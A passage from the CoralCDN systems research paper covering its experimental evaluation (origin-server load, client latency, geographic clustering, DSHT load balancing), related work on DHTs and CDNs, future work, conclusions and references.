Third, we launch client processes on each machine that, after an additional random delay between 0 and 180 seconds for asynchrony, begin making HTTP GET requests to Coralized URLs. Each client generates requests for the group of three files, corresponding to a randomly selected web page, for a period of 30 minutes. While we recognize that web traffic generally has a Zipf distribution, we are attempting merely to simulate a flash crowd to a popular web page with multiple, large, embedded images (*i.e.*, the Slashdot effect). With 166 clients, we are generating 99.6 requests/sec, resulting in a cumulative download rate of approximately 32,800 Kb/sec. This rate is almost two orders of magnitude greater than the origin web server could handle. Note that this rate was chosen synthetically and in no way suggests a maximum system throughput.

For Experiment 4 (Section 6.4), we do not run any such clients. Instead, Coral nodes generate requests at very high rates, all for the same *key*, to examine how the DSHT indexing infrastructure prevents nodes close to a target ID from becoming overloaded.

[5]The stabilization time could be made shorter by reducing the clustering period (5 minutes). Additionally, in real applications, clustering is in fact a simpler task, as new nodes would immediately join nearby large clusters as they join the pre-established system. In our setup, clusters develop from an initial network comprised entirely of singletons.




Figure 4: The number of client accesses to *CoralProxies* and the origin HTTP server. *CoralProxy* accesses are reported relative to the cluster level from which data was fetched, and do not include requests handled through local caches.

6.1 Server Load


Figure 4 plots the number of requests per minute that could not be handled by a *CoralProxy*'s local cache. During the initial minute, 15 requests hit the origin web server (for 12 unique files). The 3 redundant lookups are due to the simultaneity at which requests are generated; subsequently, requests are handled either through CoralCDN's wide-area cooperative cache or through a proxy's local cache, supporting our hypothesis that CoralCDN can migrate load off of a web server.

During this first minute, equal numbers of requests were handled by the level-1 and level-2 cluster caches. However, as the files propagated into *CoralProxy* caches, requests quickly were resolved within faster level-2 clusters. Within 8-10 minutes, the files became replicated at nearly every server, so few client requests went further than the proxies' local caches. Repeated runs of this experiment yielded some variance in the relative magnitudes of the initial spikes in requests to different levels, although the number of origin server hits remained consistent.

6.2 Client Latency

Figure 5 shows the end-to-end latency for a client to fetch a file from CoralCDN, following the steps given in Section 2.2. The top graph shows the latency across all PlanetLab nodes used in the experiment, the bottom graph only includes data from the clients located on 5 nodes in Asia (Hong Kong (2), Taiwan, Japan, and the Philippines). Because most nodes are located in the U.S. or Europe, the performance benefit of clustering is much more pronounced on the graph of Asian nodes.

Recall that this end-to-end latency includes the time for the client to make a DNS request and to connect to the



Request latency (sec)	All nodes		Asian nodes	
	50%	96%	50%	96%
single-level	0.79	9.54	2.52	8.01
multi-level	0.31	4.17	0.04	4.16
multi-level, traceroute	0.19	2.50	0.03	1.75

Figure 5: End-to-End client latency for requests for Coralized URLs, comparing the effect of single-level vs. multi-level clusters and of using traceroute during DNS redirection. The top graph includes all nodes; the bottom only nodes in Asia.

discovered *CoralProxy*. The proxy attempts to fulfill the client request first through its local cache, then through Coral, and finally through the origin web server. We note that *CoralProxy* implements cut-through routing by forwarding data to the client prior to receiving the entire file.

These figures report three results: (1) the distribution of latency of clients using only a single level-0 cluster (the solid line), (2) the distribution of latencies of clients using multi-level clusters (dashed), and (3) the same hierarchical network, but using traceroute during DNS resolution to map clients to nearby proxies (dotted).

All clients ran on the same subnet (and host, in fact) as a *CoralProxy* in our experimental setup. This would not be the case in the real deployment: We would expect a combination of hosts sharing networks with *CoralProxies*—within the same IP prefix as registered with Coral—and hosts without. Although the multi-level network using traceroute provides the lowest latency at most percentiles, the multi-level system without traceroute also performs better than the single-level system. Clustering has a clear performance benefit for clients, and this benefit is particularly apparent for poorly-connected hosts.




Figure 6: Latencies for proxy to *get* keys from Coral.

Figure 6 shows the latency of *get* operations, as seen by *CoralProxies* when they lookup URLs in Coral (Step 8 of Section 2.2). We plot the *get* latency on the single level-0 system vs. the multi-level systems. The multi-level system is 2-5 times faster up to the 80% percentile. After the 98% percentile, the single-level system is actually faster: Under heavy packet loss, the multi-system requires a few more timeouts as it traverses its hierarchy levels.

6.3 Clustering

Figure 7 illustrates a snapshot of the clusters from the previous experiments, at the time when clients began fetching URLs (30 minutes out). This map is meant to provide a qualitative feel for the organic nature of cluster development, as opposed to offering any quantitative measurements. On both maps, each unique, non-singleton cluster within the network is assigned a letter. We have plotted the location of our nodes by latitude/longitude coordinates. If two nodes belong to the same cluster, they are represented by the same letter. As each PlanetLab site usually collocates several servers, the size of the letter expresses the number of nodes at that site that belong to the same cluster. For example, the very large "H" (world map) and "A" (U.S. map) correspond to nodes collocated at U.C. Berkeley. We did not include singleton clusters on the maps to improve readability; post-run analysis showed that such nodes' RTTs to others (surprisingly, sometimes even at the same site) were above the Coral thresholds.




Figure 7: World view of level-1 clusters (60 msec threshold), and United States view of level-2 clusters (20 msec threshold). Each unique, non-singleton cluster is assigned a letter; the size of the letter corresponds to collocated nodes in the same cluster.




Figure 8: The total number of put RPCs hitting each Coral node per minute, sorted by distance from node ID to target key.

The world map shows that Coral found natural divisions between sets of nodes along geospatial lines at a 60 msec threshold. The map shows several distinct regions, the most dramatic being the Eastern U.S. (70 nodes), the Western U.S. (37 nodes), and Europe (19 nodes). The close correlation between network and physical distance suggests that speed-of-light delays dominate round-trip-times. Note that, as we did not plot singleton clusters, the map does not include three Asian nodes (in Japan, Taiwan, and the Philippines, respectively).

The United States map shows level-2 clusters again roughly separated by physical locality. The map shows 16 distinct clusters; obvious clusters include California (22 nodes), the Pacific Northwest (9 nodes), the South, the Midwest, etc. The Northeast Corridor cluster contains 29 nodes, stretching from North Carolina to Massachusetts. One interesting aspect of this map is the three separate, non-singleton clusters in the San Francisco Bay Area. Close examination of individual RTTs between these sites shows widely varying latencies; Coral clustered correctly given the underlying network topology.

6.4 Load Balancing

Finally, Figure 8 shows the extent to which a DSHT balances requests to the same key ID. In this experiment, we ran 3 nodes on each of the earlier hosts for a total of 494 nodes. We configured the system as a single level-0 cluster. At the same time, all PlanetLab nodes began to issue back-to-back put/get requests at their maximum (non-concurrent) rates. All operations referenced the same key; the values stored during put requests were randomized. On average, each node issued 400 put/get operation pairs per second, for a total of approximately 12 million put/get requests per minute, although only a fraction hit the network. Once a node is storing a key, get requests are satisfied locally. Once it is *loaded*, each node only allows the leakage rate β RPCs "through" it per minute.

The graphs show the number of put RPCs that hit each node in steady-state, sorted by the XOR distance of the node's ID to the key. During the first minute, the closest node received 106 put RPCs. In the second minute, as shown in Figure 8, the system reached steady-state with the closest node receiving 83 put RPCs per minute. Recall that our equation in Section 4.2 predicts that it should receive $(\beta \cdot \log n) = 108$ RPCs per minute. The plot strongly emphasizes the efficacy of the leakage rate $\beta = 12$, as the number of RPCs received by the majority of nodes is a low multiple of 12.

No nodes on the far side of the graph received any RPCs. Coral's routing algorithm explains this condition: these nodes begin routing by flipping their ID's most-significant bit to match the key's, and they subsequently contact a node on the near side. We have omitted the graph of get RPCs: During the first minute, the most-loaded node received 27 RPCs; subsequently, the key was widely distributed and the system quiesced.

7 Related work

CoralCDN builds on previous work in peer-to-peer systems and web-based content delivery.

7.1 DHTs and directory services

A *distributed hash table* (DHT) exposes two basic functions to the application: $put(key, value)$ stores a value at the specified key ID; $get(key)$ returns this stored value, just as in a normal hash table. Most DHTs use a key-based routing layer—such as CAN [25], Chord [31], Kademlia [17], Pastry [26], or Tapestry [35]—and store keys on the node whose ID is closest to the key. Keys must be well distributed to balance load among nodes. DHTs often replicate multiply-fetched key/value pairs for scalability, *e.g.*, by having peers replicate the pair onto the second-to-last peer they contacted as part of a *get* request.

DHTs can act either as actual data stores or merely as directory services storing pointers. CFS [5] and PAST [27] take the former approach to build a distributed file system: They require true read/write consistency among operations, where writes should atomically replace previously-stored values, not modify them.

Using the network as a directory service, Tapestry [35] and Coral relax the consistency of operations in the network. To put a key, Tapestry routes along fast hops between peers, placing at each peer a pointer back to the sending node, until it reaches the node closest to the key. Nearby nodes routing to the same key are likely to follow similar paths and discover these cached pointers. Coral's flexible clustering provides similar latency-optimized lookup and data placement, and its algorithms prevent multiple stores from forming hot spots. SkipNet also builds a hierarchy of lookup groups, although it explicitly groups nodes by domain name to support organizational disconnect [9].

7.2 Web caching and content distribution

Web caching systems fit within a large class of CDNs that handle high demand through diverse replication.

Prior to the recent interest in peer-to-peer systems, several projects proposed cooperative Web caching [2, 7, 8, 16]. These systems either multicast queries or require that caches know some or all other servers, which worsens their scalability, fault-tolerance, and susceptibility to hot spots. Although the cache hit rate of cooperative web caching increases only to a certain level, corresponding to a moderate population size [34], highly-scalable cooperative systems can still increase the total system throughput by reducing server-side load.

Several projects have considered peer-to-peer overlays for web caching, although all such systems only benefit participating clients and thus require widespread adoption to reduce server load. Stading *et al.* use a DHT to cache replicas [29], and PROOFS uses a randomized overlay to distribute popular content [30]. Both systems focus solely on mitigating flash crowds and suffer from high request latency. Squirrel proposes web caching on a traditional DHT, although only for organization-wide networks [10]. Squirrel reported poor load-balancing when the system stored pointers in the DHT. We attribute this to the DHT's inability to handle too many values for the same key—Squirrel only stored 4 pointers per object—while CoralCDN references many more proxies by storing different sets of pointers on different nodes. SCAN examined replication policies for data disseminated through a multicast tree from a DHT deployed at ISPs [3].

Akamai [1] and other commercial CDNs use DNS redirection to reroute client requests to local clusters of machines, having built detailed maps of the Internet through a combination of BGP feeds and their own measurements, such as traceroutes from numerous vantage points [28]. Then, upon reaching a cluster of collocated machines, hashing schemes [11, 32] map requests to specific machines to increase capacity. These systems require deploying large numbers of highly provisioned servers, and typically result in very good performance (both latency and throughput) for customers.

Such centrally-managed CDNs appear to offer two benefits over CoralCDN. (1) CoralCDN's network measurements, via traceroute-like probing of DNS clients, are somewhat constrained in comparison. CoralCDN nodes do not have BGP feeds and are under tight latency constraints to avoid delaying DNS replies while probing. Additionally, Coral's design assumes that no single node even knows the identity of all other nodes in the system, let alone their precise network location. Yet, if many people adopt the system, it will build up a rich database of neighboring networks. (2) CoralCDN offers less aggregate storage capacity, as cache management is completely localized. But, it is designed for a much larger number of machines and vantage points: CoralCDN may provide better performance for small organizations hosting nodes, as it is not economically efficient for commercial CDNs to deploy machines behind most bottleneck links.

More recently, CoDeeN has provided users with a set of open web proxies [23]. Users can reconfigure their browsers to use a CoDeeN proxy and subsequently enjoy better performance. The system has been deployed, and anecdotal evidence suggests it is very successful at distributing content efficiently. Earlier simulation results show that certain policies should achieve high system throughput and low request latency [33]. (Specific details of the deployed system have not yet been published, including an Akamai-like service also in development.)

Although CoDeeN gives *participating* users better performance to *most* web sites, CoralCDN's goal is to gives *most* users better performance to *participating* web sites—namely those whose publishers have "Coralized" the URLs. The two design points pose somewhat different challenges. For instance, CoralCDN takes pains to greatly minimize the load on under-provisioned origin servers, while CoDeeN has tighter latency requirements as it is on the critical path for *all* web requests. Finally, while CoDeeN has suffered a number of administrative headaches, many of these problems do not apply to CoralCDN, as, *e.g.*, CoralCDN does not allow POST operations or SSL tunneling, and it can be barred from accessing particular sites without affecting users' browsing experience.

8 Future Work

Security. This paper does not address CoralCDN's security issues. Probably the most important issue is ensuring the integrity of cached data. Given our experience with spam on the Internet, we should expect that adversaries will attempt to replace cached data with advertisements for pornography or prescription drugs. A solution is future work, but breaks down into three components.

First, honest Coral nodes should not cache invalid data. A possible solution might include embedding self-certifying pathnames [20] in Coralized URLs, although this solution requires server buy-in. Second, Coral nodes should be able to trace the path that cached data has taken and exclude data from known bad systems. Third, we should try to prevent clients from using malicious proxies. This requires client buy-in, but offers additional incentives for organizations to run Coral: Recall that a client will access a local proxy when one is available, or administrators can configure a local DNS resolver to always return a *specific* Coral instance. Alternatively, "SSL splitting" [15] provides end-to-end security between clients and servers, albeit at a higher overhead for the origin servers.

CoralCDN may require some additional abuse-prevention mechanisms, such as throttling bandwidth hogs and restricting access to address-authenticated content [23]. To leverage our redundant resources, we are considering efficient erasure coding for large-file transfers [18]. For such, we have developed on-the-fly verification mechanisms to limit malicious proxies' abilities to waste a node's downstream bandwidth [13].

Leveraging the Clustering Abstraction. This paper presents clustering mainly as a performance optimization for lookup operations and DNS redirection. However, the clustering algorithms we use are driven by *generic* policies that could allow hierarchy creation based on a variety of criteria. For example, one could provide a clustering policy by IP routing block or by AS name, for a simple mechanism that reflects administrative control and performs well under network partition. Or, Coral's clusters could be used to explicitly encode a web-of-trust security model in the system, especially useful given its standard open-admissions policy. Then, clusters could easily represent trust relationships, allowing lookups to resolve at the most trustworthy hosts. Clustering may prove to be a very useful abstraction for building interesting applications.

Multi-cast Tree Formation. CoralCDN may transmit multiple requests to an origin HTTP server at the beginning of a flash crowd. This is caused by a race condition at the key's closest node, which we could eliminate by extending store transactions to provide return status information (like test-and-set in shared-memory systems). Similar extensions to store semantics may be useful for balancing its dynamically-formed dissemination trees.

Handling Heterogeneous Proxies. We should consider the heterogeneity of proxies when performing DNS redirection and intra-Coral HTTP fetches. We might use some type of feedback-based allocation policy, as proxies can return their current load and bandwidth availability, given that they are already probed to determine liveness.

Deployment and Scalability Studies. We are planning an initial deployment of CoralCDN as a long-lived PlanetLab port 53 (DNS) service. In doing so, we hope to gather measurements from a large, active client population, to better quantify CoralCDN's scalability and effectiveness: Given our client-transparency, achieving wide-spread use is much easier than with most peer-to-peer systems.

9 Conclusions

CoralCDN is a peer-to-peer web-content distribution network that harnesses people's willingness to redistribute data they themselves find useful. It indexes cached web content with a new distributed storage abstraction called a DSHT. DSHTs map a key to multiple values and can scale to many stores of the same key without hot-spot congestion. Coral successfully clusters nodes by network diameter, ensuring that nearby replicas of data can be located and retrieved without querying more distant nodes. Finally, a peer-to-peer DNS layer redirects clients to nearby *CoralProxies*, allowing unmodified web browsers to benefit from CoralCDN, and more importantly, to avoid overloading origin servers.

Measurements of CoralCDN demonstrate that it allows under-provisioned web sites to achieve dramatically higher capacity. A web server behind a DSL line experiences hardly any load when hit by a flash crowd with a sustained aggregate transfer rate that is two orders of magnitude greater than its bandwidth. Moreover, Coral's clustering mechanism forms qualitatively sensible geographic clusters and provides quantitatively better performance than locality-unaware systems.

We have made CoralCDN freely available, so that even people with slow connections can publish web sites whose capacity grows automatically with popularity. Please visit `http://www.scs.cs.nyu.edu/coral/`.

Acknowledgments. We are grateful to Vijay Karamcheti for early conversations that helped shape this work. We thank David Andersen, Nick Feamster, Daniel Giffin, Robert Grimm, and our shepherd, Marvin Theimer, for their helpful feedback on drafts of this paper. Petar Maymounkov and Max Krohn provided access to Kademlia data structure and HTTP parsing code, respectively. We thank the PlanetLab support team for allowing us the use of UDP port 53 (DNS), despite the additional hassle this caused them. Coral is part of project IRIS (`http://project-iris.net/`), supported by the NSF under Cooperative Agreement No. ANI-0225660. David Mazières is supported by an Alfred P. Sloan Research Fellowship. Michael Freedman is supported by an NDSEG Fellowship.

References

[1] Akamai Technologies, Inc. http://www.akamai.com/, 2004.

[2] A. Chankhunthod, P. Danzig, C. Neerdaels, M. Schwartz, and K. Worrell. A hierarchical internet object cache. In *USENIX*, Jan 1996.

[3] Y. Chen, R. Katz, and J. Kubiatowicz. SCAN: A dynamic, scalable, and effi cient content distribution network. In *Proceedings of the International Conference on Pervasive Computing*, Zurich, Switzerland, Aug 2002.

[4] M. Crawford. RFC 2672: Non-terminal DNS name redirection, Aug 1999.

[5] F. Dabek, M. F. Kaashoek, D. Karger, R. Morris, and Ion Stoica. Wide-area cooperative storage with CFS. In *SOSP*, Banff, Canada, Oct 2001.

[6] Digital Island, Inc. http://www.digitalisland.com/, 2004.

[7] L. Fan, P. Cao, J. Almeida, and A. Z. Broder. Summary cache: a scalable wide-area web-cache sharing protocol. Technical Report 1361, CS Dept, U. Wisconson, Madison, Feb 1998.

[8] S. Gadde, J. Chase, and M. Rabinovich. A taste of crispy squid. In *Workshop on Internet Server Perf.*, Madison, WI, Jun 1998.

[9] N. Harvey, M. Jones, S. Saroiu, M. Theimer, and A. Wolman. Skipnet: A scalable overlay network with practical locality properties. In *USITS*, Seattle, WA, Mar 2003.

[10] S. Iyer, A. Rowstron, and P. Druschel. Squirrel: A decentralized, peer-to-peer web cache. In *PODC*, Monterey, CA, Jul 2002.

[11] D. Karger, E. Lehman, F. Leighton, M. Levine, D. Lewin, and R. Panigrahy. Consistent hashing and random trees: Distributed caching protocols for relieving hot spots on the World Wide Web. In *STOC*, May 1997.

[12] D. Karger, A. Sherman, A. Berkheimer, B. Bogstad, R. Dhanidina, K. Iwamoto, B. Kim, L. Matkins, and Y. Yerushalmi. Web caching with consistent hashing. *WWW8 / Computer Networks*, 31(11–16):1203–1213, 1999.

[13] M. Krohn, M. J. Freedman, and D. Mazières. On-the-fly verifi cation of rateless erasure codes for effi cient content distribution. In *IEEE Symp. on Security and Privacy*, Oakland, CA, May 2004.

[14] J. Kubiatowicz, D. Bindel, Y. Chen, S. Czerwinski, P. Eaton, D. Geels, R. Gummadi, S. Rhea, H. Weatherspoon, W. Weimer, C. Wells, and B. Zhao. OceanStore: An architecture for global-scale persistent storage. In *ASPLOS*, Cambridge, MA, Nov 2000.

[15] C. Lesniewski-Laas and M. F. Kaashoek. SSL splitting: Securely serving data from untrusted caches. In *USENIX Security*, Washington, D.C., Aug 2003.

[16] R. Malpani, J. Lorch, and D. Berger. Making world wide web caching servers cooperate. In *WWW*, Apr 1995.

[17] P. Maymounkov and D. Mazières. Kademlia: A peer-to-peer information system based on the xor metric. In *IPTPS*, Cambridge, MA, Mar 2002.

[18] P. Maymounkov and D. Mazières. Rateless codes and big downloads. In *IPTPS*, Berkeley, CA, Feb 2003.

[19] D. Mazières. A toolkit for user-level fi le systems. In *USENIX*, Boston, MA, Jun 2001.

[20] D. Mazières and M. F. Kaashoek. Escaping the evils of centralized control with self-certifying pathnames. In *ACM SIGOPS European Workshop*, Sep 1998.

[21] Mirror Image Internet. http://www.mirror-image.com/, 2004.

[22] *FIPS Publication 180-1: Secure Hash Standard*. National Institute of Standards and Technology (NIST), Apr 1995.

[23] V. Pai, L. Wang, K. Park, R. Pang, and L. Peterson. The dark side of the web: An open proxy's view. In *HotNets*, Cambridge, MA, Nov 2003.

[24] G. Pfi ster and V. A. Norton. 'hot spot" contention and combining in multistage interconnection networks. *IEEE Trans. on Computers*, 34(10), Oct 1985.

[25] S. Ratnasamy, P. Francis, M. Handley, R. Karp, and S. Shenker. A scalable content-addressable network. In *ACM SIGCOMM*, San Diego, CA, Aug 2001.

[26] A. Rowstron and P. Druschel. Pastry: Scalable, distributed object location and routing for large-scale peer-to-peer systems. In *Proc. IFIP/ACM Middleware*, Nov 2001.

[27] A. Rowstron and P. Druschel. Storage management and caching in PAST, a large-scale, persistent peer-to-peer storage utility. In *SOSP*, Banff, Canada, Oct 2001.

[28] N. Spring, R. Mahajan, and D. Wetherall. Measuring ISP topologies with Rocketfuel. In *SIGCOMM*, Pittsburgh, PA, Aug 2002.

[29] T. Stading, P. Maniatis, and M. Baker. Peer-to-peer caching schemes to address fhsh crowds. In *IPTPS*, Cambridge, MA, Mar 2002.

[30] A. Stavrou, D. Rubenstein, and S. Sahu. A lightweight, robust p2p system to handle fhsh crowds. In *IEEE ICNP*, Paris, France, Nov 2002.

[31] I. Stoica, R. Morris, D. Liben-Nowell, D. Karger, M. F. Kaashoek, F. Dabek, and H. Balakrishnan. Chord: A scalable peer-to-peer lookup protocol for internet applications. In *IEEE/ACM Trans. on Networking*, 2002.

[32] D. Thaler and C. Ravishankar. Using name-based mappings to increase hit rates. *IEEE/ACM Trans. on Networking*, 6(1):1–14, 1998.

[33] L. Wang, V. Pai, and L. Peterson. The effectiveness of request redirection on cdn robustness. In *OSDI*, Boston, MA, Dec 2002.


[34] A. Wolman, G. Voelker, N. Sharma, N. Cardwell, A. Karlin, and H. Levy. On the scale and performance of cooperative web proxy caching. In *SOSP*, Kiawah Island, SC, Dec 1999.

[35] B. Zhao, L. Huang, J. Stribling, S. Rhea, A. Joseph, and J. Kubiatowicz. Tapestry: A resilient global-scale overlay for service deployment. *IEEE J. Selected Areas in Communications*, 2003.

